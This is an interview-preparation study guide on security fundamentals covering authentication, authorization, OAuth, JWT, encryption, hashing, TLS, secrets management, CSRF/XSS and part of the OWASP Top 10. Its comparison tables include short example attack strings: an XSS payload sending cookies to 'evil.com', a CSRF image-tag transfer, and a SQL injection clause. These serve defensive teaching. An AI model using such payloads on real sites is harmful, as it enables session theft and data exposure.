Platform Track

Interview Preparation Series • Professional Edition

Security Fundamentals

10

Compiled with LaTeX • June 15, 2026

harsha.somisetty01@gmail.com

In This Edition

1 Overview --- What it is

Security in software systems is the discipline of protecting data, systems, and users from unauthorized access, modification, disclosure, and disruption. It spans four fundamental concerns:

- **Confidentiality**: Only authorized parties can read data (encryption, access control)
- **Integrity**: Data is not tampered with in transit or at rest (hashing, signatures, HMAC)
- **Availability**: Systems remain accessible to legitimate users (DDoS protection, fault tolerance)
- **Non-repudiation**: Parties cannot deny actions they performed (audit logs, digital signatures)

These four form the **CIA + N triad** — the bedrock of every security decision.

Security is not a feature; it is a property that must be designed in from the first line of code. Every architectural decision has a security implication.

2 Why It Exists

Security exists because systems are built by humans, humans make mistakes, and adversaries are incentivized to exploit those mistakes for financial gain, political leverage, espionage, or disruption.

The threat landscape that created modern security practices:

1. **Password theft** — attackers steal plaintext password databases (led to hashing, salting, bcrypt)
2. **Session hijacking** — attackers steal cookies over HTTP (led to HTTPS, Secure flag, TLS)
3. **Injection attacks** — attackers manipulate SQL/HTML/OS commands (led to parameterized queries, output encoding)
4. **Broken authentication** — weak tokens, guessable sessions (led to JWT, OAuth 2.0, MFA)
5. **Credential sprawl** — hardcoded secrets in code (led to Vault, KMS, secrets rotation)
6. **Third-party delegation** — "log in with Google" without sharing passwords (led to OAuth)
7. **Man-in-the-middle attacks** — attackers intercept traffic (led to TLS, certificate pinning, HSTS)

First-principles reason security protocols exist: Parties communicating over an untrusted network (the internet) cannot inherently trust each other or the channel. Every protocol solves a specific trust problem.

3 Why FAANG Cares (be specific per company)

Company	Specific Security Focus	Why
Google	Zero Trust (BeyondCorp model), OAuth/OIDC originator, PKI at scale	Handles billions of users; pioneered "never trust the network"
Meta	CSRF protection at massive scale, privacy-preserving auth, data minimization (GDPR)	Cambridge Analytica fallout; regulatory scrutiny globally
Amazon/AWS	IAM (RBAC/ABAC hybrid), KMS, Secrets Manager, S3 bucket policies, shared responsibility model	Cloud provider; customer data is existential risk

Company	Specific Security Focus	Why
Apple	End-to-end encryption (iMessage, iCloud), Secure Enclave, privacy-by-design	Brand identity is privacy; hardware-level secrets
Netflix	JWT at scale, federated identity, multi-tenant security, secrets rotation	Global streaming; content licensing requires DRM and access control
Microsof	Azure AD, SAML/OIDC/OAuth, enterprise SSO, RBAC in Azure	Enterprise market; Active Directory is foundation of corporate auth

Interview implication: Know the company's security posture before interviewing. Google loves Zero Trust discussions. AWS loves IAM and least privilege. Meta loves privacy and CSRF defense.

4 Core Concepts

4.1 Authentication (AuthN)

Authentication answers: **"Who are you?"**

It is the process of verifying that a party is who they claim to be. Authentication produces an **identity claim** (principal).

Factors of authentication:

- **Something you know**: password, PIN, security question
- **Something you have**: hardware token (YubiKey), TOTP app (Google Authenticator), SMS code
- **Something you are**: biometrics (fingerprint, Face ID, retina)
- **Somewhere you are**: IP geolocation, GPS
- **Something you do**: behavioral biometrics (typing cadence)

Multi-Factor Authentication (MFA): Requires 2+ factors from different categories. Defeats password theft alone — attacker needs physical possession of your second factor.

Authentication mechanisms:

1. **Basic Auth**: `Authorization: Basic base64(user:password)` — stateless, but credentials sent every request. Only safe over HTTPS. Never use in production APIs.
2. **Session-based Auth**: Server creates a session after login, stores it server-side, sends session ID in cookie. Stateful.
3. **Token-based Auth (JWT)**: Server issues a signed token after login. Client sends it in every request. Stateless — server doesn't store session.
4. **Certificate-based Auth (mTLS)**: Client presents a certificate; server validates it against a CA. Used in service-to-service (zero trust architectures).
5. **API Keys**: Long-lived secrets for machine-to-machine auth. Should be rotated regularly.
6. **OAuth + OIDC**: Federated identity — delegate authentication to a trusted IdP.

4.2 Authorization (AuthZ)

Authorization answers: **"What are you allowed to do?"**

It occurs **after** authentication. You may know who someone is (authenticated) but still deny them access to certain resources (not authorized).

Authorization models:

RBAC (Role-Based Access Control)

- Permissions assigned to roles; users assigned to roles
- Example: `admin` role can `DELETE /users`, `viewer` role can only `GET /users`

- Simple, widely used, scales to hundreds of roles
- Problem: role explosion at large scale; no fine-grained control

ABAC (Attribute-Based Access Control)

- Permissions based on attributes of subject, object, environment
- Example: `IF user.department == resource.department AND time.hour < 17 THEN allow`
- Very fine-grained, policy-driven (XACML, OPA/Rego)
- Problem: complex to manage and reason about

ReBAC (Relationship-Based Access Control)

- Permissions based on relationships in a graph (Google Zanzibar)
- Example: "user can view doc if user is a member of the group that owns the folder containing the doc"
- Google Docs, Airbnb use this model

PBAC (Policy-Based Access Control): Combine RBAC + ABAC + context. AWS IAM is an example.

4.3 Session vs Token Authentication

Property	Session (Cookie)	JWT (Token)
State	Stateful (server stores session)	Stateless (self-contained)
Storage	Server-side session store (Redis)	Client-side (localStorage, httpOnly cookie)
Scalability	Requires sticky sessions or shared store	Horizontally scales — any server can validate
Revocation	Easy — delete session from store	Hard — token valid until expiry (need blocklist)
Size	Tiny cookie (session ID)	Larger — contains claims
CSRF risk	High — cookies sent automatically	Lower with Bearer token in header
XSS risk	Lower if httpOnly cookie	Higher if stored in localStorage
Best for	Web apps with server-side rendering	APIs, microservices, SPAs, mobile apps

Interview takeaway: JWT's stateless nature makes revocation hard. If you need instant logout, you need a token blocklist (defeating statelessness) or short expiry + refresh tokens.

4.4 RBAC vs ABAC

Property	RBAC	ABAC
Decision input	User's role	Attributes (user, resource, environment)
Granularity	Coarse (role-level)	Fine (attribute combinations)
Flexibility	Low	High
Complexity	Low	High
Examples	GitHub repo permissions, AWS IAM roles	AWS IAM policies, OPA/Rego rules
Scales to	~100s of roles	Millions of policies
Interview use	Default starting point	When asked for fine-grained or dynamic permissions

4.5 Encryption

Symmetric Encryption

- Same key encrypts and decrypts
- **Algorithms**: AES-128, AES-256, ChaCha20
- **Use cases**: Encrypting data at rest (database fields, S3 objects), TLS record layer (after handshake)
- **Problem**: How do you securely share the key with the other party? (Key distribution problem)
- **Performance**: Very fast — suitable for bulk data

Asymmetric Encryption (Public Key Cryptography)

- Key pair: public key (share freely) + private key (keep secret)
- Encrypt with public key → only private key can decrypt
- Sign with private key → anyone with public key can verify signature
- **Algorithms**: RSA-2048/4096, ECDSA (P-256/P-384), Ed25519
- **Use cases**: Key exchange (TLS handshake), digital signatures, certificate validation
- **Performance**: 100–1000x slower than symmetric — used to exchange symmetric keys, not bulk data

Hybrid Encryption (used in TLS, PGP)

1. Use asymmetric crypto to securely exchange a symmetric key
2. Use symmetric key to encrypt actual data Best of both worlds: security of asymmetric + speed of symmetric.

4.6 Hashing

Hashing is a **one-way** function: `H(data) → digest`. You cannot reverse it.

Properties of a cryptographic hash:

- **Deterministic**: same input → same output always
- **Avalanche effect**: tiny input change → completely different output
- **Collision resistant**: hard to find two different inputs with same hash
- **Preimage resistant**: given hash, cannot find input

Algorithms:

- **MD5**: Broken. Collisions found. Never use for security.
- **SHA-1**: Broken. Never use for security.
- **SHA-256 / SHA-3**: Secure general-purpose hashing (file integrity, digital signatures)
- **bcrypt**: Password hashing. Slow by design (work factor). Salted.
- **Argon2id**: Winner of Password Hashing Competition. Memory-hard. Preferred over bcrypt.
- **PBKDF2**: Password hashing. FIPS-compliant. Used by iOS keychain.

Interview takeaway: Regular hash functions (SHA-256) are fast — that's their problem for passwords. Attackers can hash millions of guesses/second. bcrypt/Argon2 are deliberately slow.

4.7 Password Hashing (bcrypt / Argon2 + Salt)

Why not SHA-256 for passwords?

- SHA-256 hashes 1 billion passwords/second on a GPU
- bcrypt hashes ~100/second with work factor 12

- Argon2 additionally uses memory (memory-hard) — defeats GPU/ASIC attacks

Salt: A random value appended to the password before hashing. Unique per user.

- Purpose: Defeats rainbow table attacks (precomputed hash tables)
- Purpose: Ensures identical passwords have different hashes in the DB

```python
stored_hash = bcrypt(password + salt, work_factor)
# salt is embedded in the stored hash string
```

bcrypt output format:

```python
$2b$12$N9qo8uLOickgx2ZMRZoMyeIjZAgcfl7p92ldGxad68LJZdL17lhWy
 ^  ^  ^22 chars salt^    ^31 chars hash^
 |  cost=12
algorithm version
```

Argon2id parameters:

- `m`: memory cost (e.g., 64 MB)
- `t`: time cost (iterations)
- `p`: parallelism (threads)
- `id` variant: hybrid of Argon2i (side-channel resistant) + Argon2d (GPU resistant)

4.8 HMAC (Hash-based Message Authentication Code)

```
HMAC(key, message) = H(key XOR opad || H(key XOR ipad || message))
```

Purpose: Message integrity + authenticity. Proves a message was created by someone who knows the secret key and was not tampered with.

How it differs from hash: HMAC requires a secret key. Anyone can compute SHA-256(data). Only parties with the key can compute HMAC-SHA256(key, data).

Uses: JWT signature (HS256), API request signing (AWS SigV4), webhook verification (Stripe, GitHub).

4.9 TLS / PKI / Certificates

TLS (Transport Layer Security) — Provides:

1. **Confidentiality**: Encrypted connection (AES symmetric after handshake)
2. **Integrity**: MAC on each record
3. **Authentication**: Server proves identity via certificate

PKI (Public Key Infrastructure) — The trust system for certificates:

```
Root CA (self-signed, offline, in browser/OS trust store)
    |
    └── Intermediate CA (signs server certs, online)
            |
            └── Server Certificate (leaf cert, expires 90 days-2 years)
                    Contains: domain, public key, signature by Intermediate CA
```

How browsers verify certificates:

1. Server sends its cert chain during TLS handshake
2. Browser walks chain to a Root CA it trusts (in OS/browser trust store)
3. Verifies each signature in chain

4. Checks cert is not expired, not revoked (CRL/OCSP), and domain matches

Certificate fields:

- `Subject`: Who the cert is for (CN=example.com)
- `Issuer`: Who signed it (Let's Encrypt Authority X3)
- `Public Key`: Server's public key
- `Validity`: Not Before / Not After
- `SAN`: Subject Alternative Names (additional domains)
- `Signature`: CA's digital signature over all above fields

Certificate Transparency (CT): All certs must be logged in public CT logs. Enables detection of mis-issued certs.

4.10 Secrets Management

The problem: Secrets (API keys, DB passwords, TLS certs, encryption keys) must exist somewhere. Hardcoding them in source code is catastrophic (git history is forever).

HashiCorp Vault:

- Secrets broker: applications authenticate to Vault, Vault returns secrets
- Dynamic secrets: Vault creates ephemeral DB credentials just-in-time (lease expires)
- Transit secrets engine: encryption-as-a-service (apps encrypt/decrypt via API without seeing keys)
- Auth methods: AppRole, Kubernetes, AWS IAM, LDAP
- Audit log: all access logged

AWS KMS (Key Management Service):

- HSM-backed key storage
- Never exposes raw key material
- Encrypt data: `kms.encrypt(KeyId, Plaintext)` → ciphertext
- Decrypt: `kms.decrypt(ciphertext)` → plaintext
- Envelope encryption: KMS encrypts a data key; data key encrypts your data; store encrypted data key alongside encrypted data

AWS Secrets Manager:

- Store JSON secrets (DB creds, API keys)
- Automatic rotation (Lambda function calls your DB to rotate and stores new cred)
- Audit via CloudTrail

Best practices:

- Never hardcode secrets — use env vars (injected at runtime) or secrets manager
- Rotate secrets regularly (especially after any potential exposure)
- Principle of least privilege on secret access
- Audit all secret access
- Use dynamic/ephemeral secrets when possible (Vault dynamic secrets)

5 AuthN vs AuthZ (clear contrast + table --- commonly confused)

These two are the most commonly confused concepts in security interviews.

```
AUTHENTICATION                          AUTHORIZATION
"Who are you?"                          "What can you do?"

Step 1: MUST happen first               Step 2: ALWAYS after AuthN

Produces: identity (principal)          Produces: permission decision (allow/deny)

Mechanism: passwords, tokens, certs     Mechanism: RBAC, ABAC, policy engine

Failure mode: "401 Unauthorized"        Failure mode: "403 Forbidden"
(badly named by HTTP spec —             (you're authenticated but not allowed)
should be "401 Unauthenticated")
```

Property	Authentication (AuthN)	Authorization (AuthZ)
Question	Who are you?	What are you allowed to do?
When	First step	After authentication
Result	Identity / principal	Allow or deny decision
HTTP status on failure	401 (Unauthorized)	403 (Forbidden)
Examples	Login, OAuth token validation, mTLS	RBAC check, IAM policy, ACL
Can exist without other?	No — authZ needs identity from authN	Yes — can authorize anonymous users (public resources)
Standards	OAuth 2.0 (access delegation), SAML, OIDC	RBAC, ABAC, AWS IAM, OPA

Memory trick: AuthN ends in ”N” → ”N” for ”Name” (who). AuthZ ends in ”Z” → ”Z” for ”Zone” (where/what you can access).

401 vs 403 — the classic gotcha:

- `401 Unauthorized`: Actually means *unauthenticated*. You haven't logged in, or your token is invalid/expired.
- `403 Forbidden`: Authenticated but not authorized. You're logged in but don't have permission.

6 OAuth 2.0 & JWT Deep Dive

6.1 OAuth 2.0 --- What problem it solves

Without OAuth: ”Log in with Google” would require giving Google your app's username/password to check your email — terrible.

With OAuth 2.0: Google issues a limited-scope **access token** to your app. Your app never sees your Google password. You (the user) authorize specific scopes.

Roles in OAuth 2.0:

- **Resource Owner (RO)**: The user (you) who owns the data
- **Client**: The application requesting access (your app)
- **Authorization Server (AS)**: Issues tokens after user consent (Google, GitHub, Auth0)
- **Resource Server (RS)**: API that holds the protected data (Google Drive API)

6.2 OAuth 2.0 Flows

1. Authorization Code Flow (with PKCE) — for web apps and SPAs Most secure. Used when there's a browser redirect involved.


2. Client Credentials Flow — for machine-to-machine No user involved. Service authenticates with client_id + client_secret to get token.

3. Device Code Flow — for TVs/CLIs Device displays code → user goes to another device to approve → device polls for token.

4. Implicit Flow — DEPRECATED. Tokens in URL fragment. Replaced by PKCE.

6.3 Authorization Code Flow with PKCE --- ASCII Sequence Diagram

PKCE (Proof Key for Code Exchange) prevents authorization code interception attacks (critical for mobile/SPA where client secret can't be kept secret).



Why PKCE prevents interception: If attacker intercepts `AUTH_CODE` in step 4, they cannot exchange it for tokens without `code_verifier` (stored only in the client). Even though `code_challenge` is public, SHA256 is irreversible.

6.4 OpenID Connect (OIDC)

OAuth 2.0 is for **authorization** (access tokens). OIDC adds **authentication** on top (identity tokens).

OIDC adds:

- **id_token**: JWT containing user identity claims (sub, email, name, etc.)
- **UserInfo endpoint**: `/userinfo` — fetch additional user claims
- **Discovery endpoint**: `/.well-known/openid-configuration` — metadata for JWKS, endpoints
- **Standard scopes**: `openid`, `profile`, `email`, `phone`, `address`

Interview takeaway: OAuth 2.0 alone cannot tell you WHO the user is (only that they authorized). OIDC's `id_token` gives you the identity.

6.5 JWT (JSON Web Token) Anatomy

JWT format: `header.payload.signature` (three Base64URL-encoded sections, dot-separated)

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9   ← HEADER (Base64URL encoded)
.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva G4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ  ← PAYLOAD
.
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c  ← SIGNATURE
```

Decoded Header:

JSON

```
{
  "alg": "RS256",    // algorithm: RS256 = RSA + SHA-256 (asymmetric); HS256 = HMAC-SHA256 (symmetric)
  "typ": "JWT",
  "kid": "key-id-123"  // key ID — tells RS which public key to use for verification
}
```

Decoded Payload (claims):

JSON

```
{
  "iss": "https://accounts.google.com",  // issuer
  "sub": "1234567890",                   // subject (user ID) — unique, stable
  "aud": "my-app-client-id",             // audience (who this token is for)
  "exp": 1716239022,                     // expiry (Unix timestamp) — MUST validate
  "iat": 1716235422,                     // issued at
  "nbf": 1716235422,                     // not before
  "jti": "unique-token-id",              // JWT ID — for replay prevention
  "email": "user@example.com",           // custom claim
  "roles": ["admin", "user"]             // custom claim
}
```

Signature:

```
RS256: RSA_Sign(private_key, SHA256(base64url(header) + "." + base64url(payload)))
HS256: HMAC-SHA256(secret, base64url(header) + "." + base64url(payload))
```

RS256 vs HS256 for JWTs:

	HS256 (symmetric)	RS256 (asymmetric)
Key	Single shared secret	Private key signs, public key verifies
Who can verify	Only parties with secret	Anyone with public key (no secret needed)
Best for	Single service (issuer = verifier)	Distributed systems, microservices, OIDC
Key rotation	Requires updating all services	Just publish new public key (JWKS endpoint)

JWT Critical Pitfalls — these get asked in interviews:

1. **`alg: none` attack**: Some old libraries accepted JWTs with `"alg": "none"` — no signature verification. Always verify algorithm is expected. Reject `none`.
2. **RS256 → HS256 confusion attack**: Attacker changes header to `"alg": "HS256"` and signs with the server's *public key* (which is public!). Buggy library uses RS256 public key as the HMAC secret. Fix: always explicitly specify expected algorithm.
3. **Not validating `exp`**: Token never expires from client's perspective. Always validate expiry.

4. **Not validating `aud`**: Token issued for Service A accepted by Service B. Always validate audience.
5. **Not validating `iss`**: Accept tokens from any issuer. Always validate issuer.
6. **Sensitive data in payload**: JWT payload is Base64URL — not encrypted, anyone can decode it. Never store sensitive data (SSN, PII) in JWT unless using JWE (encrypted JWT).
7. **Storing in localStorage**: Accessible via JavaScript → XSS can steal token. Prefer httpOnly cookie.
8. **Long expiry without refresh**: Long-lived tokens cannot be revoked. Use short expiry (15 min) + refresh tokens.

JWT validation checklist:

```
1. Signature valid? (verify with correct algorithm and key)
2. exp not in past?
3. nbf not in future?
4. iss matches expected issuer?
5. aud includes your service?
6. jti not in replay blocklist (if replay protection needed)?
```

7 Encryption & Hashing

7.1 Symmetric vs Asymmetric vs Hashing Comparison Table

Property	Symmetric Encryption	Asymmetric Encryption	Hashing
Reversible?	Yes (with key)	Yes (with private key)	No (one-way)
Keys	1 shared secret key	Key pair (public + private)	No key (or HMAC uses key)
Speed	Fast (microseconds)	Slow (milliseconds)	Fast
Key distribution	Hard (must share secretly)	Easy (public key is public)	N/A
Algorithms	AES-256, ChaCha20	RSA-2048, ECDSA, Ed25519	SHA-256, bcrypt, Argon2
Primary use	Bulk data encryption (at rest, TLS records)	Key exchange, digital signatures, certs	Integrity, password storage, fingerprinting
Typical output size	Same as input (+ IV + tag)	Varies (RSA: 256 bytes for 2048-bit)	Fixed (SHA-256: 32 bytes)
Examples in wild	AES-256-GCM for S3, DB encryption	TLS handshake, code signing, SSH keys	Password hashing, git commits, file checksums

7.2 When to Use Each

Scenario	What to Use	Why
Store user passwords	Argon2id or bcrypt	One-way, slow, salted — defeats offline attacks
Encrypt database field (PII)	AES-256-GCM (symmetric)	Fast, authenticated encryption, key from KMS
Secure communication channel	TLS (hybrid: RSA/ECDH + AES)	Asymmetric for key exchange, symmetric for data
Verify file integrity	SHA-256 hash	Fast, anyone can verify, no key needed

Scenario	What to Use	Why
Sign API requests	HMAC-SHA256	Proves sender has shared secret; request wasn't tampered
JWT signature (distributed)	RS256 (RSA)	Verifiers need only public key; issuer keeps private key
JWT signature (single service)	HS256 (HMAC)	Simpler; both sides have same secret
Encrypt files for specific recipient	RSA encrypt AES key + AES encrypt file	Hybrid: security + performance
SSH authentication	Ed25519 key pair	Asymmetric; private key never leaves your machine
TLS client authentication (mTLS)	Client certificate (X.509)	Client proves identity with certificate signed by trusted CA

7.3 Authenticated Encryption (AES-GCM)

AES-GCM (Galois/Counter Mode) provides:

- **Confidentiality**: AES-CTR stream cipher
- **Integrity + Authenticity**: GHASH authentication tag (like HMAC built-in)

Output: `IV (12 bytes) || Ciphertext || Auth Tag (16 bytes)`

Never use AES-ECB: ECB mode encrypts each block independently — identical plaintext blocks produce identical ciphertext. Reveals patterns (the infamous ECB penguin).

Interview takeaway: Always use authenticated encryption (AES-GCM, ChaCha20-Poly1305). Plain AES-CBC without MAC allows padding oracle attacks.

7.4 CSRF vs XSS --- Comparison

Property	CSRF (Cross-Site Request Forgery)	XSS (Cross-Site Scripting)
Attack vector	Tricks user's browser into making unintended request	Injects malicious script into page that runs in victim's browser
Exploits	Browser automatically sends cookies	User trusts content from the site; JS has DOM access
Target	State-changing actions (transfer money, change email)	Cookie theft, keylogging, DOM manipulation, redirects
Requires JS?	No (can use img src, form POST)	Yes
Defense	CSRF tokens, SameSite=Strict cookies, `Origin`/`Referer` header check	Output encoding, CSP, HTTPOnly cookies, DOMPurify
Example	Malicious site has `<img src="bank.com/transfer?to=attacker&amount=`	`<script>document.location='evil.com/?c='+document.cookie<` injected into forum
Steals data?	No (blind attack — can't read response)	Yes (full DOM/cookie access)

CSRF Token: A random secret embedded in HTML forms (hidden field) and validated server-side. Attacker's cross-site request can't include the CSRF token (same-origin policy prevents reading it).

SameSite cookie attribute (modern CSRF defense):

- `SameSite=Strict`: Cookie never sent cross-site
- `SameSite=Lax`: Cookie sent on top-level navigation (clicking link), not on embedded requests

- `SameSite=None`: Old behavior (must also set `Secure`)

XSS types:

- **Stored XSS**: Malicious payload saved in DB, rendered to all users
- **Reflected XSS**: Payload in URL, reflected in response (requires user to click link)
- **DOM-based XSS**: Client-side JS writes attacker-controlled data to DOM without sanitization

8 OWASP Top 10

OWASP (Open Web Application Security Project) publishes the top 10 most critical web application security risks. The 2021 edition is current.

#	Vulnerability	What It Is	Real Example	Primary Defense
A01	**Broken Access Control**	Users can act beyond their intended permissions; vertical/horizontal privilege escalation	User changes `userId` in URL from `123` to `456` and sees another user's data	Server-side access checks on EVERY request; DENY by default; test with automated scanners
A02	**Cryptographic Failures**	Sensitive data exposed due to weak/missing encryption; previously "Sensitive Data Exposure"	Storing passwords in MD5; transmitting PII over HTTP; using ECB mode	TLS everywhere; AES-256-GCM at rest; bcrypt/Argon2 for passwords; no MD5/SHA1 for security
A03	**Injection**	Attacker sends hostile data to an interpreter (SQL, OS, LDAP, NoSQL)	`SELECT * FROM users WHERE id = '1 OR 1=1'` dumps all users	Parameterized queries; ORM; input validation/allowlisting; stored procedures; WAF
A04	**Insecure Design**	Missing security controls at design phase; threat modeling not done	No rate limiting on login → brute force; no email verification → fake accounts	Threat modeling (STRIDE); security design patterns; abuse case analysis during design
A05	**Security Misconfiguration**	Default creds; unnecessary features enabled; verbose error messages; cloud storage public	S3 bucket left public; admin panel exposed; stack traces in prod	Hardened configs; disable defaults; automated config scanning (Cloud Custodian, AWS Config)
A06	**Vulnerable and Outdated Components**	Using libraries/frameworks with known CVEs	Log4Shell (CVE-2021-44228) — JNDI injection via log messages; billions of devices affected	SCA tools (Snyk, Dependabot); pin dependency versions; monitor CVE feeds; patch promptly
A07	**Identification and Authentication Failures**	Broken auth: weak passwords, no MFA, session fixation, predictable session IDs	Session ID not regenerated after login → session fixation attack	MFA; strong password policy; secure session management; bcrypt passwords; PKCE
A08	**Software and Data Integrity Failures**	Unsigned updates; insecure deserialization; CI/CD pipeline compromise (supply chain)	SolarWinds SUNBURST — attacker injected malicious code into build pipeline	Code signing; verify checksums; secure CI/CD; deserialization safeguards; SBOM

